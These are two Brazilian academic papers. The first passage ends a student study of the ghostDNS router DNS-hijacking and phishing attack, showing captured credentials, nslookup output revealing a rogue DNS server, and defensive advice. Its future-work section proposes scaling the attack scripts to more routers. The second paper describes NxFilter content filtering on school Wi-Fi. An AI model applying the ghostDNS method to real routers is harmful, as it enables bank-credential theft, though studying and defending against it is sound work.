_ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
 Senha de 4 Digitos: 1234
 IP: 200.135.57.137
_ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
```

Fonte: Elaborado pelos autores, 2019.

Destaca-se que é de difícil detecção o ataque *ghostDNS* pelo fato da inserção do servidor *rogueDNS* ser implementada diretamente no roteador do usuário, sem a necessidade do comprometimento do computador da vítima com a execução/instalação de softwares. O processo de troca ocorre apenas ao acessar um link ou uma página Web contendo os scripts do *ghostDNS* implementados.

5. CONSIDERAÇÕES FINAIS

Com base nos resultados obtidos por meio desse trabalho, verificou-se que a utilização da técnica do *ghostDNS* é eficaz e de difícil detecção. O teste mostrou que o método de invasão do roteador é eficaz e silencioso, não alertando o usuário quanto a sua utilização. Tanto o servidor *rogueDNS* quanto o servidor Web de *phishing* funcionaram conforme o esperado, redirecionando o fluxo de requisições para as páginas falsas e realizando a coleta de informações confidenciais digitadas pelas vítimas.

Uma das formas de identificar *ghostDNS* configurado no roteador do usuário é utilizando mecanismos de consulta de DNS, como

o *nslookup*[24] para a busca de IPs desconhecidos configurados no roteador. Como é apresentado na Figura 23, pode ser observado na linha 1 que o servidor DNS inserido no roteador é um servidor "UnKnown" (do inglês: desconhecido), neste caso, gera suspeita que possa ser um DNS fraudulento. Na linha 2 é informado o endereço IP deste servidor 93.188.165.197, na linha 5 e 6 mostra-se as informações referente ao site consultado, que neste caso foi o do Banco do Brasil.

Figura 23 - Consulta ao servidor DNS falso.

```
1  Servidor:  UnKnown
2  Address:  93.188.165.197
3
4  Nome:    web.bb.com.br
5  Address:  93.188.165.197
6  Aliases:  www.bb.com.br
```

Fonte: Elaborado pelos autores, 2019.

Na Figura 24 é apresentado a consulta DNS, utilizando um servidor DNS verdadeiro. Analisando a linha 1, é especificado o nome do servidor DNS. A linha 2 apresenta qual endereço IP este servidor DNS utiliza.

Figura 24 - Consulta ao servidor DNS verdadeiro.


```
1  Servidor:  dns.google
2  Address:  8.8.8.8
3
4  Não é resposta autoritativa:
5  Nome:    www.dc.bb.com.br
6  Addresses:  170.66.11.10
7              170.66.192.50
8  Aliases:  www.bb.com.br
```

Fonte: Elaborado pelos autores, 2019.

[24] Nslookup é uma ferramenta utilizada para obter informações sobre registro DNS (CCM.NET, 2019).

Conforme ilustra a Figura 25, também é possível verificar os detalhes da conexão de rede do sistema operacional Windows 10 e ver qual endereço IP do servidor DNS está sendo utilizado na linha com os dizeres “servidores DNS IPv4”. Recomenda-se o uso de servidores DNS públicos, como o servidor DNS da Google (8.8.8.8 e 8.8.4.4), o servidor DNS da CloudFlare (1.1.1.1 e 1.0.0.1), bem como o DNS da OpenDNS (208.67.222.222 e 208.67.220.220).

Figura 25 - Detalhes da conexão de rede.



Fonte: Elaborado pelos autores, 2019.

A principal forma de evitar o ataque do *ghostDNS* é:realizar a troca do login e senha que são definidos como padrões pelos fabricantes nos roteadores. Outra forma de evitar que o roteador seja invadido é:

- evitar de clicar em *hyperlinks* que desconfie;
- não clicar em anúncios ou acessar sites de fontes duvidosas;

- evitar abrir vídeos polêmicos que circulam pelas redes sociais;
- cuidado ao abrir mensagens de texto no celular que contenham *links*;
- procurar atualizar a versão do *firmware* no roteador;
- manter um antivírus instalado e atualizado;
- e realizar atualizações automáticas dos navegadores, bem como do sistema operacional.

A maior dificuldade encontrada no desenvolvimento deste trabalho, foi a obtenção dos códigos do *malware ghostDNS*. Após intensa pesquisa em fóruns sobre cibersegurança e repositórios de códigos na Internet, não foi possível encontrá-los. Assim, foram disponibilizados pelo professor Marcos Henrique de Morais Golinelli, que por sua vez, obteve ao investigar uma máquina virtual invadida e utilizada na aplicação deste golpe, disponibilizando os códigos em sua forma original. Foi necessário realizar a identificação de qual parte do código funcionaria no roteador *wireless* disponível para desenvolvimento do trabalho, além da configuração e da edição do código adaptando-o para o uso específico.

Como medidas para os usuários, a partir do momento que identificar ou suspeitar que foi vítima de um crime virtual, deve comunicar as delegacias especializadas em crimes virtuais. A Agência Nacional de Telecomunicações (ANATEL) recomenda que se não houver uma delegacia especializada em crimes virtuais no estado em que reside, a vítima poderá registrar em uma delegacia civil próxima. Após o registro na delegacia especializada, é possível reportar o incidente por e-mail à Cert.br (Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil).

É de extrema importância comunicar um incidente, pois ajuda a identificar e prevenir novas ocorrências, contribuir pela segurança geral da Internet, além de permitir gerar dados estatísticos, assim auxiliando na elaboração de materiais para orientar usuários quanto às boas práticas da utilização da Internet.

6 TRABALHOS FUTUROS

Como trabalhos futuros, recomenda-se a implementação do *script ghostDNS,* utilizando os módulos de ataque que contenham uma quantidade maior de *scripts* do *DNSchanger*, possibilitando a tentativa de invadir um número maior de roteadores.

REFERÊNCIAS

AVAST.COM. **Sniffer.** Disponível em: < https://www.avast.com/pt-br/c-sniffer>. Acesso em: 03 nov de 2019.

BITENCOURTE, R. M. **Avaliação institucional do IFC** [mensagem pessoal]. Mensagem recebida por <Regis.bitencourte@hotmail.com> em 29 out. 2019.

BOTTI, Caio Fernandes; MARTINS, Daves Márcio Silva. **Análise comparativa entre ferramentas de ataque Man in the middle.** Caderno de Estudos em Sistemas de Informação, v. 2, n. 2, 2015.

BROAD, James; BINDNER, Andrew. **Hacking com Kali Linux: Técnicas práticas para testes de invasão.** Novatec Editora, 2014.

CCM.NET. **Introdução ao nslookup.** Disponível em: <https://br.ccm.net/contents/357-nslookup>. Acesso em: 03 nov. de 2019.

CERT.BR. **Cartilha de segurança para Internet**. Disponível em: < https://cartilha.cert.br/livro/cartilha-seguranca-internet.pdf>. Acesso em: 30 jun. de 2019.

CIPOLI, Pedro. **O que é engenharia social?** Disponível em: < https://canaltech.com.br/seguranca/O-que-e-Engenharia-Social/>. Acesso em: 28 de novembro de 2019.

DA SILVA, Rodrigo Ferreira; DE OLIVEIRA, Fábio Borges. **virtualização de sistemas operacionais**. 2007.

DEVELOPER.MOZILLA.ORG. **Criando Hiperlinks.** Disponível em: <https://developer.mozilla.org/pt-BR/docs/Aprender/HTML/Introducao_ao_HTML/Criando_hyperlinks>. Acesso em: 03 nov. de 2019.

DUARTE, Henrique. **O que são scripts; entenda para o que serve?** Disponível em: < https://www.techtudo.com.br/noticias/noticia/2013/12/o-que-sao-scripts-entenda-para-o-que-servem.html>. Acesso em: 14 de novembro de 2019.

FBI.GOV. **DNS changer Malware.** Disponível em: < http://bit.ly/2Nbb1NA>. Acesso em: 26 out. de 2019.

FURTADO, Celso Marcos. **Introdução ao DNS: Aprenda a instalar e configurar uma infraestrutura de DNS na prática**. São Paulo: Novatec editora Ltda, 2016.

GERHARDT, Tatiana Engel; SILVEIRA, Denise Tolfo. **Métodos de pesquisa**. coordenado pela Universidade Aberta do Brasil–UAB/UFRGS e pelo Curso de Graduação Tecnológica–Planejamento e Gestão para o Desenvolvimento Rural da SEAD/UFRGS. Porto alegre: Editora da UFRGS, v. 2, n. 0, p. 0, 2009.

GIL, Antonio Carlos. **Como elaborar projetos de pesquisa.** São Paulo, v. 5, n. 61, p. 16-17, 2002.

GIL, Antonio Carlos. **Métodos e Técnicas de Pesquisa Social**. 2.ed. São Paulo: Atlas,1989.

HENRIQUE, Rogério Rodrigues et al. **CRIMES VIRTUAIS: AMEAÇAS REAIS.** In Anais do Encontro Virtual de Documentação em Software Livre e Congresso Internacional de Linguagem e Tecnologia Online:, 2017 .

HOEPERS, Cristine et al. **Recomendações para evitar o abuso de servidores DNS Recursivos Abertos.** 2009.

HOSTINGER. **Quem somos?** Disponível em: <https://www.hostinger.com.br/sobre >. Acesso em: 03 de nov. de 2019.

HOSTINGER. **O que é Iframe?** Disponível em: <https://www.hostinger.com.br/tutoriais/o-que-e-iframe/>. Acesso em: 08 nov. de 2019.

KASPERSKY. **Como proteger suas informações online contra roubo.** Disponível em: <https://www.kaspersky.com.br/resource-center/threats/online-banking-theft>. Acesso em: 28 out. de 2019.

KHANDELWAL, S wati. **GhostDNS: New DNS Changer Botnet Hijacked Over 100,000 Routers.** Disponível em: <https://thehackernews.com/2018/10/ghostdns-botnet-router-hacking.html>. Acesso em: 28 out. de 2019.

LISKA, Allan.; STOWE, Geoffrey. **Segurança de DNS: Defendendo o sistema de nomes de domínio.** São Paulo: Novatec editora Ltda, 2016.

MACIEL, Rui. **Ghost DNS: o botnet que ataca roteadores brasileiros para roubar dados bancários**. Disponível em: <http://bit.ly/2PlxM4b>. Acesso em: 27 out. de 2019.

MÊRCES, Fernando. **Malware DNS Changer de olho nos roteadores domésticos.** Disponível em: <http://bit.ly/2pQtpU6>. Acesso em: 26 out. de 2019.

MOCKAPETRIS, P. *RFC-1034:* ***Domain Names – concepts and facilities.*** Disponível em: <https://tools.ietf.org/html/rfc1034>. Acesso em: 15 jun. 2019.

MORAIS, Carlos Tadeu Queiroz de; LIMA, J. V.; FRANCO, Sérgio Roberto K. **Conceitos sobre internet e web.** Porto Alegre: UFRGS, 2012.

PEREIRA, Cleber Guedes. **Phishing: conceitos e ações preventivas aplicadas à empresa.** 2016.

REGAN. Joseph. **O que é malware? como malwares funcionam e como se livrar deles.** Disponível em: <https://www.avg.com/pt/signal/what-is-malware>. Acesso em: 28 out. de 2019.

SEVERINO, Antônio Joaquim. **Metodologia do trabalho científico**. rev. São Paulo, 2007.

STANDARD, Federal. 1037c. telecommunications: Glossary of telecommunication terms. **Institute for Telecommunications Sciences**, v. 7, 1996.

SYMANTEC. **Como reconhecer e se proteger contra o crime cibernético.** Disponível em:<https://br.norton.com/internetsecurity-how-to-how-to-recognize-and-protect-yourself-from-cybercrime.html>. Acesso em: 28 de outubro de 2019.

TANENBAUM, Andrew S. **Redes de computadores** quarta edição. Editora Campus, 2003.

TIC DOMICÍLIOS. **TIC Domicílios 2018 revela que 40,8 milhões de usuários de Internet utilizam aplicativos de táxi ou transporte.** Disponível em: < https://cetic.br/noticia/tic-domicilios-2018-revela-que-40-8-milhoes-de-usuarios-de-internet-utilizam-aplicativos-de-taxi-ou-transporte/>. Acesso em: 30 de outubro de 2019.

VIANA, Gabriela. **O que é um host?** Disponível em: < https://www.techtudo.com.br/artigos/noticia/2012/02/o-que-e-um-host.html>. Acesso em: 03 de nov de 2019.

VIEIRA, Eduardo. **Os bastidores da Internet no Brasil**. Editora Manole Ltda, 2003.

WENDET, Emerson; JORGE, Higor Vinicius Nogueira. **Crimes Cibernéticos (2a. edição): Ameaças e procedimentos de investigação**. Brasport, 2013.

WILSON, E. J. **Liderança e difusão da Internet: o caso do Brasil**. DataGramaZero-Revista de Ciência da Informação, v. 1, n. 2, 2000.

ZELLER, William; FELTEN, Edward W. **Cross-site request forgeries: Exploitation and prevention.** The New York Times, p. 1-13, 2008.

Disponibilização de redes sem fio e aplicação da ferramenta de segurança NxFilter em Escolas Municipais de Jacinto Machado

Marco Aurélio Giusti Ferreira[1], Vitória Rodrigues dos Santos[1], Jéferson Mendonça de Limas[2], Sandra Vieira[2]

[1]Acadêmicos do Instituto Federal Catarinense – *Campus* Avançado Sombrio – 88960000 – Sombrio – SC – Brasil

[2]Docentes do Instituto Federal Catarinense – *Campus* Avançado Sombrio – 88960000 – Sombrio – SC – Brasil

marcoaurelio_msn@hotmail.com, vitoriar373@gmail.com, {jeferson.limas, sandra.vieira} @ifc.edu.br

Abstract. *The use of information and communication technology tools can contribute to the teaching-learning process. The objective of this paper is to present the wireless network available to students of the final years in the municipal schools of Jacinto Machado - SC, using the NxFilter security tool to perform content filtering. The methodology employed was bibliographic, technological and qualitative research. Through the application of a questionnaire to teachers, it was observed the importance of using the internet in the development of classes. As results achieved, it can be identified that the provision of internet access to students had a positive impact on the teaching-learning process, in addition to contributing to classroom research. Besides, NxFilter security software has allowed sites considered inappropriate for the school to be blocked.*

Keywords. *Teaching-learning. Wireless network. Security tool.*

Resumo. *O uso de ferramentas tecnológicas de informação e comunicação podem contribuir para o processo de ensino-aprendizagem. O objetivo desse trabalho visa apresentar a disponibilização de rede sem fio aos alunos dos anos finais das escolas municipais de Jacinto Machado – SC, utilizando a ferramenta de segurança NxFilter para realizar a filtragem de conteúdo. A metodologia empregada foi pesquisa bibliográfica, tecnológica e qualitativa. Através da aplicação de um questionário para os professores, observou-se a importância da utilização da internet no desenvolvimento das aulas. Como resultados*

alcançados, pode-se identificar que a disponibilização de acesso à internet aos alunos acarretou um impacto positivo no processo de ensino-aprendizagem, além de ter contribuído nas pesquisas em sala de aula. Além disso o software de segurança NxFilter permitiu o bloqueio de sites considerados impróprios ao ambiente escolar.

Palavras-chave. *Ensino-aprendizagem. Redes sem fio. Ferramenta de segurança.*

1 INTRODUÇÃO

Atualmente, a Internet e as tecnologias digitais são utilizadas como ferramentas de aprendizagem, especialmente na escola, que tem o papel de organizadora e certificadora do processo de ensino-aprendizagem (MORAN, 2000).

No ambiente escolar, o uso da Internet vem contribuindo como uma importante função de apoio pedagógico para a realização de uma aprendizagem dinâmica, auxiliando os professores no processo de ensino-aprendizagem (SOUZA, 2013).

Serafim e Sousa (2011) afirmam que o professor, por sua vez, precisa se apropriar dos saberes oriundos da utilização das ferramentas tecnológicas da informação e comunicação como elemento apoiador no decorrer do processo de ensino. Neste aspecto, as escolas que planejam o uso das tecnologias tendem a alcançar resultados superiores em relação ao processo de ensino-aprendizagem de seus discentes (VOSGERAU; OGAWA, 2014).

Embora a Internet proporcione a disseminação de informações entre milhões de pessoas, ela não traz apenas benefícios, tem também suas desvantagens, como os crimes cibernéticos. Por este motivo, surge um interesse em controlar o acesso à internet, principalmente no ambiente escolar. Existem diversas ferramentas tecnológicas que podem ser utilizadas para remover, bloquear ou impedir o acesso de conteúdos impróprios na Internet (LEONARDI, 2007).

Diante destas premissas, o objetivo deste trabalho foi disponibilizar acesso à rede sem fio, utilizando a ferramenta de segurança NxFilter, aos alunos dos anos finais das escolas municipais de educação básica de Jacinto Machado – SC. Espera-se que esse acesso favoreça o processo de aprendizado. Além disso, implementou-se um software que, utilizando de suas funcionalidades padrão, filtra o conteúdo para bloquear

o acesso a sites considerados impróprios ao ambiente escolar. Portanto, este trabalho visa obter resultados sobre o uso da internet por rede sem fio dentro da sala de aula como apoio pedagógico e analisar a eficácia do software implementado para a tarefa de filtragem de conteúdo a partir dos dados gerados pelo mesmo. Para obtenção dos resultados foi aplicado um questionário semiaberto aos professores.

2 INTERNET

Considerada o maior acervo de informações disponíveis publicamente, a Internet é caracterizada por sua heterogeneidade, ou seja, possuindo os requisitos necessários, qualquer marca ou tecnologia de computador pode ser conectada à rede, permitindo acessar, trocar e coletar informações acerca de um assunto em qualquer horário e local (SABBATINI; CARDOSO, 2012).

Além disso, segundo Morais, Lima e Franco (2012) a Internet é um sistema global de redes de computadores, na qual estão conectados milhões de equipamentos de informática. Através de linhas telefônicas comuns, linhas de comunicação privadas, satélites e outros serviços de telecomunicação, os usuários podem utilizar serviços de informação e comunicação de alcance mundial.

Também, é importante destacar que junto com o avanço das tecnologias surgiram os crimes cibernéticos, que envolvem principalmente a comercialização de itens e serviços ilícitos, divulgação de fotos pornográficas de menores, difamação e apologia ao crime (MORAIS; LIMA; FRANCO, 2012).

3 EDUCAÇÃO

Educação é uma concepção filosófica ou científica acerca de determinado fator ou conhecimento, colocada em prática. Durante décadas a educação foi destinada para pequena parte da população, tornando-se um privilégio de poucos que tinham tempo e dinheiro para investir (RODRIGUES, 2019).

Hoje em dia, a educação não apenas se tornou comum entre todas as classes sociais, como também uma exigência pela sociedade, um direito universal, conforme o artigo 205 da Constituição Federal de 1988 (MARTINS, 2001):

> *'A educação, direito de todos e dever do Estado e da família, será promovida e incentivada com a colaboração da sociedade, visando ao pleno desenvolvimento da pessoa, seu preparo para o exercício da cidadania e sua qualificação para o trabalho'.*

A educação consiste em um meio fundamental para que hábitos, costumes, comportamentos e valores de uma sociedade sejam transmitidos de geração em geração. Dessa maneira, a educação também pode ser definida como sendo o processo de socialização dos indivíduos, onde ao receber educação, a pessoa assimila e adquire conhecimentos (BUENO; PEREIRA, 2013).

A educação constitui a base de toda a formação e organização humana. As ferramentas utilizadas durante todo este processo são de extremo benefício para construção e reprodução de visão de mundo (SARAIVA, 2003).

3.1 TECNOLOGIA NA EDUCAÇÃO

Com a sociedade em transformação permanente, a escola procura se modernizar para acompanhar o mundo da tecnologia e da globalização, usando cada vez mais a tecnologia nas práticas de ensino, a fim de facilitar o processo de aprendizagem (MORAN, 2000).

Teixeira (2010) relata que a importância da utilização da tecnologia computacional na área educacional visa melhorar o desenvolvimento do educando, através da dinamização no processo de ensino-aprendizagem, possibilitando alcançar um estudo diferenciado e significativo.

O avanço das tecnologias de informação possibilitou a criação de ferramentas que podem ser utilizadas pelos professores em sala de aula, o que permite maior disponibilidade de informação e recursos para o educando. Nesse sentido, o uso das ferramentas tecnológicas na educação deve ser visto sob a ótica de uma nova metodologia de ensino, possibilitando a interação digital dos discentes com os conteúdos, isto é, o aluno passa a interagir com diversas ferramentas que o possibilitam utilizar os seus esquemas mentais a partir do uso racional e mediador da informação (TEIXEIRA, 2010).

Diante disso, é fundamental reconhecer a importância das inovações tecnológicas para o meio educacional. A utilização das ferramentas como recursos didáticos na sala de aula favorece o processo de ensino-aprendizagem. Proporciona, também, aos alunos e professores, uma nova forma de ensinar e aprender, integrando valores e competências nas atividades educacionais. Assim, os profissionais da educação acostumaram-se a usar novas ferramentas, melhorando o tempo de gestão dentro e fora do ambiente escolar (AGOSTINHO NETO, 2019).

Tendo em vista que a tecnologia serve como apoio no campo educacional, deve-se levar em consideração que a troca de informação de modo instantâneo entre milhares de pessoas não traz apenas benefícios. Entre as desvantagens pode-se citar o uso de identidades e perfis falsos e a distribuição de vírus e aplicativos maliciosos, visando prejudicar outros usuários. Para essas situações serem evitadas, existem controladores de conteúdos para aquisição comercial ou gratuita (MORAN, 2000).

4 FILTROS DE CONTEÚDO

A Internet revolucionou os meios de comunicação entre a população em decorrência de seu alcance global, facilidade de trabalho, pesquisa e desenvolvimento humano (LEONARDI, 2007).

Segundo Pinto (2014), em escolas com acesso à Internet, é aconselhável restringir sites que não agregam conhecimento ou que podem não ser indicados para a faixa etária dos alunos. Através de bloqueio eles poderão utilizar os recursos para fins de aprendizagem no decorrer das aulas. Isso pode ser feito, através de leis e regulamento interno da instituição, impedindo os conteúdos que não são relativos aos estudos.

Portanto, é importante que sejam utilizados artifícios que possibilitem o controle de acesso à internet nas escolas, que pode ser feito através da aplicação de um filtro adaptado às suas necessidades ou definindo uma lista de páginas web que poderão ou não ser acessadas (PINTO, 2014).

4.1 NXFILTER

O NxFilter é um software que possibilita a filtragem de conteúdo da web baseado no protocolo de Sistemas de Nomes de Domínios (DNS, *Domain*


Name System). Permite a filtragem por categorias de conteúdo, sites e aplicativos com diferentes políticas de acesso conforme o usuário ou grupo de usuários, Protocolo da Internet (IP, *Internet Protocol*) ou faixa de IP, podendo controlar a largura de banda, horário de acesso e emitir relatórios por usuários ou grupo de usuários. Além disso, faz a detecção de *malware* e *botnet* a partir de inspeção nos pacotes DNS, fornecendo autenticação baseada em IP, *login* e senha por usuário (NXFILTER, 2019).

5 DNS

O protocolo de sistemas de nomes, conhecido como DNS é responsável pela tradução dos endereços IP em nome de domínios. O DNS emprega um espaço de nomes hierárquicos e uma tabela de vínculos, que é repartida em partes independentes que são distribuídas pela Internet. Estas subtabelas ficam disponíveis nos servidores de nomes e podem ser consultadas através da rede (PETERSON; DAVIE, 2013).

Assim, conforme Peterson e Davie (2013), o usuário apresenta um nome de *host* a um programa de aplicação e o programa contata o serviço de nomes para traduzir em endereço *host*. Exemplificando, quando digitado www.ifc.edu.br, o DNS faz a tradução para o endereço IP do servidor, conforme demonstrado na figura abaixo:

Figura 1 - Nomes traduzidos em endereço



Fonte: Adaptado pelos autores de Peterson e Davie (2013).

Para a segurança do DNS, as Extensões de Segurança do Sistema de Nomes de Domínio (DNSSEC, *DNS Security Extensions*), são esquemas de criptografia que fazem o uso de chaves públicas e privadas para assegurar a veracidade dos endereços consultados. Além disso, vários servidores DNS fornecem detecção de sites falsos ou infectados, ou ainda bloqueio de sites de conteúdo adulto (CIPOLI, 2019).

6 MUNICÍPIO DE JACINTO MACHADO

O município de Jacinto Machado possui uma população estimada em 10.416 habitantes e área territorial de 430.704 Km² (IBGE, 2019). Este município está instalado na planície costeira, quase ao pé da Serra Geral, e fica a 254 quilômetros de Florianópolis (JACINTO MACHADO [S.D.]).

Segundo os dados da Secretaria de Educação, Cultura e Esporte de Jacinto Machado (SECEJM) (JACINTO MACHADO, 2019), o município possui em sua totalidade 11 escolas, dentre elas 1 estadual, 5 municipais de educação infantil, 3 municipais de educação básica para anos finais e 2 escolas municipais de ensino fundamental. Na escola estadual estão matriculados 483 alunos e o quadro docente é composto por 65 professores. Nas escolas municipais estão matriculados 1.406 alunos com o quadro docente composto por 193 professores.

6.1 REFERENCIAL PEDAGÓGICO DA SECEJM

A Proposta Curricular da Rede Municipal de Ensino de Jacinto Machado tem, como sua principal missão, promover educação de qualidade para o exercício pleno da cidadania, estabelecendo relações democráticas e participativas. Trata-se de um documento norteador do trabalho pedagógico na educação. Compõe-se de aspectos teóricos e metodológicos acerca do desenvolvimento entre um trabalho articulado teoria e prática (SECRETARIA MUNICIPAL, 2010).

Conforme a Secretaria Municipal (2010), no que se refere ao Projeto Político Pedagógico, este é o instrumento que organiza e orienta as ações pedagógicas, administrativas, físicas e financeiras das escolas municipais.

De acordo com a proposta, as novas tecnologias devem relacionar-se com as diferentes metodologias, desenvolvendo habilidades e atitudes, gerando um processo de transformação de ensino na área

tecnológica,que é hoje uma realidade na vida cotidiana de todos e possibilitando aos educandos saberem utilizar esta tecnologia, uma vez que a sociedade está cada vez mais informatizada (SECRETARIA MUNICIPAL ..., 2010).

7 METODOLOGIA

Neste capítulo são apresentados os materiais e métodos empregados para a disponibilização de acesso à internet, controlada pela ferramenta NxFilter, via rede sem fio, aos alunos dos anos finais das escolas municipais de Jacinto Machado - SC.

7.1 MÉTODOS

Gil (1999) aponta pesquisa como um processo formal e sistemático, onde seu principal objetivo é descobrir as respostas para problemas mediante a procedimentos científicos e tem como objetivo a descoberta de novos conhecimentos, a invenção de novas técnicas e a exploração ou criação de novas realidades.

No decorrer deste trabalho, foram empregadas pesquisas bibliográficas, tecnológicas e qualitativas. A pesquisa bibliográfica consiste no levantamento de referências teóricas já analisadas, por exemplo, livros, artigos científicos e páginas de web sites, que já foram publicadas por meios escritos ou eletrônicos (FONSECA, 2002).

Cupani (2006) menciona que a pesquisa tecnológica é responsável pelo desenvolvimento de teorias de aplicação, tendo em vista a solução de problemas mais voltados à inovação tecnológica. Quanto a pesquisa qualitativa classifica-se como um método de investigação científica que utiliza múltiplas técnicas para avaliar opiniões e informações sobre um determinado estudo, através de experiências humanas (MINAYO; DESLANDES; GOMES, 2011).

7.2 PROCEDIMENTOS DE PESQUISA

Os procedimentos de pesquisa foram realizados em etapas, que estão descritos na Figura 2:

Figura 2 - Fluxograma das etapas

Fonte: Os Autores, 2019

Na primeira etapa foi realizada uma reunião no dia 19/03/2019 com os responsáveis das escolas municipais e com a secretária de educação para apresentar o projeto de disponibilização de internet via rede sem fio aos alunos dos anos finais. O acesso à internet será feito através dos dispositivos dos próprios discentes, em sua maioria *Smartphones*[25].

O principal questionamento desse projeto feito pelos responsáveis das escolas na reunião ficou por conta do possível mau uso da internet dentro da sala de aula, que poderia atrapalhar o rendimento das aulas. Entretanto, foi elencado a existência de ferramentas que fazem a filtragem de conteúdo, regulando o acesso à internet. Então foi discutido quais os conteúdos que seriam bloqueados e apresentado as categorias de conteúdo. Assim, foram definidas as categorias a serem bloqueadas: *adware* (publicidades), álcool/tabaco, bate-papo, namoro, drogas, entretenimento, jogos de azar, jogos, *phishing/malware*, conteúdo adulto, *proxy/anonimizador* (ferramentas que burlam a filtragem), redes sociais,

[25] É um telefone celular com muitas funções: permite acesso à internet através de navegador, possui um sistema operacional evoluído como Android ou IOS, tem WiFi e é possível instalar softwares nele (BENFICA, 2019).

sites suspeitos, *tracker* (rastreamento a atividade do usuário), violência, *warez* (*download* e *torrents* ilegais, pirataria) e armas. Também, foi definido quais recursos necessários seriam adquiridos.

Na segunda etapa foi definida a ferramenta gratuita NxFilter, pois possui as funções necessárias para a filtragem de conteúdo pelas categorias com baixa latência na rede por ser baseado no protocolo DNS.

Na terceira etapa ocorreu a implantação dos serviços nas Escolas Municipais de Educação Básica: Albino Zanatta, Arizona e Figueira. Foi utilizado um computador da SECEJM para hospedar o NxFilter e foram comprados novos *access points* pela SECEJM, estes para o uso dos alunos. A instalação dos *access points* e do NxFilter foram feitos no recesso escolar de meio do ano de 2019. Foi disponibilizado o acesso à internet aos alunos no dia 19/08/2019.

Posteriormente, entre os dias 28/10/2019 a 01/11/2019 foi realizada a aplicação do questionário[26] semiaberto para os professores das escolas. Esse instrumento de coleta de dados possui intuito de atender os objetivos propostos. Por fim, a última etapa foi a análise e discussão dos resultados obtidos feito pelos autores.

7.3 MATERIAIS

Os dispositivos utilizados para instalação dos serviços foram um microcomputador equipado com um processador Intel Pentium CPU G3260 3.30 GigaHertz (GHz), 4 Gigabyte (GB) de Memória de Acesso Aleatório (RAM, *Random Access Memory*), disco rígido de 750 GB, placa de rede *Onboard Fast-Ethernet* e *Access Points* modelo AP 310 da marca Intelbras, que possui capacidade de até 100 usuários conectados, este servindo para disponibilizar acesso à rede sem fios.

7.4 AMBIENTE DE PESQUISA


As escolas já possuem disponibilidade de rede sem fio que é utilizada pelos professores para uso do sistema *online* de gestão escolar e pelos funcionários dessas insituições de ensino. A topologia da rede sem fio de

[26] Questionário é uma técnica com o propósito de coletar informações da realidade e deve conter perguntas fáceis, sendo que suas respostas são essenciais para a construção do trabalho (CHAER; DINIZ; RIBEIRO, 2009).

cada escola opera localmente na faixa de rede 192.168.10.0/24, esta gerenciada pelo *Mikrotik RouterBoard* da escola, sendo distribuída por 1 switch não gerenciável.

Para poder disponibilizar acesso à internet aos alunos, foram colocados os novos *Access Points*, também sendo distribuídos por 1 switch não gerenciável. Foram colocados em uma rede existente que conecta as secretarias das escolas à SECEJM, operando na faixa 10.1.50.0/24. Esta conexão é dada por meio de um protocolo de tunelamento, que é gerenciada pelo *Mikrotik RouterBoard* da SECEJM, operando como se fosse uma rede local. Nesta mesma rede foi colocado o NxFilter, para que ele se tornasse o servidor DNS da rede, assim, todo o tráfego oriundo da rede deve passar pelo NxFilter. Para exemplificar a figura 3 ilustra a topologia de rede da SECEJM com uma escola.

Figura 3 - Topologia de rede da SECEJM com uma escola.



Fonte: Os Autores, 2019

A figura 4 ilustra o local de instalação do computador que opera o Nxfilter.

Figura 4 - Local de Instalação

Fonte: Os Autores, 2019

